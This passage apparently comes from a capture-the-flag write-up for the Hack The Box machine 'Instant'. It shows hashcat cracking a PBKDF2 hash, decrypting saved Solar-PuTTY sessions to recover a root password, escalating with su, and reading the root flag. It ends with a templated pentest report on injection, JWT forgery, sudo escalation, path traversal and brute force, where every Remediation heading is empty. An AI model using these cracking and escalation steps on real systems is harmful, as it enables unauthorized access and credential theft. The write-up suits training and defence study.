pbkdf2:sha256:600000$YnRgjnim$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272c550edCracking the Hash
First of all we needed to put the hash into a format which we could use with hashcat.
- https://github.com/0xsyr0/Awesome-Cybersecurity-Handbooks/blob/main/handbooks/cryptography.md#pbkdf2
Since the salt was already in ASCII format, we modified the steps to our needs.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Instant/files]
└─$ echo "sha256:600000:$(echo -n YnRgjnim | base64):$(echo c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272c550ed | xxd -r -p | base64)"
sha256:600000:WW5SZ2puaW0=:yVQajGrUC8Bkl5vERgJQQf+smvL3YnJpcdiignLFUO0=
Then we wrote it to a file and cracked it using hashcat.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Instant/files]
└─$ cat shirohige.hash
sha256:600000:WW5SZ2puaW0=:yVQajGrUC8Bkl5vERgJQQf+smvL3YnJpcdiignLFUO0=
┌──(kali㉿kali)-[/media/…/HTB/Machines/Instant/files]
└─$ hashcat -a 0 -m 10900 shirohige.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i9-10900 CPU @ 2.80GHz, 2918/5900 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385
sha256:600000:WW5SZ2puaW0=:yVQajGrUC8Bkl5vERgJQQf+smvL3YnJpcdiignLFUO0=:estrella
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10900 (PBKDF2-HMAC-SHA256)
Hash.Target......: sha256:600000:WW5SZ2puaW0=:yVQajGrUC8Bkl5vERgJQQf+s...LFUO0=
Time.Started.....: Sat Oct 12 23:38:46 2024 (5 secs)
Time.Estimated...: Sat Oct 12 23:38:51 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 55 H/s (8.22ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 256/14344385 (0.00%)
Rejected.........: 0/256 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:599040-599999
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> freedom
Hardware.Mon.#1..: Util: 94%
Started: Sat Oct 12 23:38:45 2024
Stopped: Sat Oct 12 23:38:52 2024| Password |
|---|
| estrella |
SolarPuttysessionsdecrypted.txt
We re-used the password for the import and also for the SolarPuttyDecrypt tool which wrote the decrypted cleartext password inside a file called SolarPuttysessionsdecrypt.txt on the Desktop.
{
  "Sessions": [
    {
      "Id": "066894ee-635c-4578-86d0-d36d4838115b",
      "Ip": "10.10.11.37",
      "Port": 22,
      "ConnectionType": 1,
      "SessionName": "Instant",
      "Authentication": 0,
      "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
      "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
      "LastTimeOpen": "0001-01-01T00:00:00",
      "OpenCounter": 1,
      "SerialLine": null,
      "Speed": 0,
      "Color": "#FF176998",
      "TelnetConnectionWaitSeconds": 1,
      "LoggingEnabled": false,
      "RemoteDirectory": ""
    }
  ],
  "Credentials": [
    {
      "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
      "CredentialsName": "instant-root",
      "Username": "root",
      "Password": "12**24nzC!r0c%q12",
      "PrivateKeyPath": "",
      "Passphrase": "",
      "PrivateKeyContent": null
    }
  ],
  "AuthScript": [],
  "Groups": [],
  "Tunnels": [],
  "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
}| Username | Password |
|---|---|
| root | 12**24nzC!r0c%q12 |
Privilege Escalation to root
We tried the password on root and it worked.
shirohige@instant:~$ su -
Password:
root@instant:~#
root.txt
root@instant:~# cat root.txt
5db47e1dd66e7d42a150d06a753937fa
📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that the application incorporated user-supplied input directly into database queries without parameterisation. SQL injection was identified in authentication and data retrieval endpoints, allowing an attacker to manipulate query structure, extract unauthorised data, and bypass access controls entirely.
Impact
An attacker can extract the complete database contents — including usernames, password hashes, session tokens, and sensitive user records — without valid credentials. Authentication mechanisms can be bypassed by injecting always-true conditions. In environments where the database account holds elevated permissions, OS-level command execution is achievable through built-in procedures (xp_cmdshell, UDF), escalating directly to full server compromise as was demonstrated in this engagement.
Remediation
Description
During the penetration test, it was discovered that the application implemented JSON Web Token authentication with a critical misconfiguration — either the "none" algorithm was accepted (allowing tokens with no signature to be trusted), or the signing secret was sufficiently weak to be recovered through offline cracking — enabling an attacker to forge tokens for arbitrary user identities.
Impact
An attacker can forge a JWT token asserting any user identity — including administrator accounts — without knowledge of any credentials. The forged token is accepted as legitimate by the application, granting the full privileges of the impersonated account. During this engagement, JWT misconfiguration was exploited to obtain administrative application access, which was subsequently leveraged to achieve server-level code execution.
Remediation
Description
During the penetration test, it was discovered that the sudoers configuration was found to grant the compromised user the ability to execute one or more programs as root with the NOPASSWD flag or without sufficient restriction on permitted arguments. The granted binary was identified in the GTFOBins database as capable of spawning a privileged shell or reading root-owned files outside its intended function.
Impact
An attacker with access to the low-privilege account can immediately escalate to root by invoking the sudo-permitted binary in a manner that escapes to a privileged shell — requiring no password, no additional vulnerability, and no waiting. During this engagement, this misconfiguration was exploited to obtain a root shell within seconds of gaining the initial foothold, resulting in complete host compromise.
Remediation
Description
During the penetration test, it was discovered that the application constructed file system paths using user-supplied parameters without adequate sanitisation or path canonicalisation. By injecting path traversal sequences into the vulnerable parameter, it was possible to traverse outside the intended directory and read arbitrary files from the server file system.
Impact
An attacker can read arbitrary files accessible to the web application process — including database credentials, application API keys, SSH private keys from user home directories, and system files such as /etc/passwd and /etc/shadow. Credentials discovered through file inclusion were used during this engagement to gain authenticated access to additional services. In PHP applications, log poisoning chains this vulnerability to full remote code execution.
Remediation
Description
During the penetration test, it was discovered that the authentication endpoint was found to have no rate limiting, account lockout policy, or CAPTCHA protection. Repeated authentication requests using a dictionary of commonly used passwords were submitted against discovered usernames without restriction, and valid credentials were recovered and used to obtain authenticated access to the application.
Impact
An attacker can perform unlimited automated credential guessing against all discovered usernames until valid credentials are found — with no restriction, lockout, or detection. In this engagement, valid credentials were recovered through dictionary attack, providing authenticated application access that was the pivotal stepping stone toward full server compromise. Reused passwords across services further amplified the impact of each recovered credential.
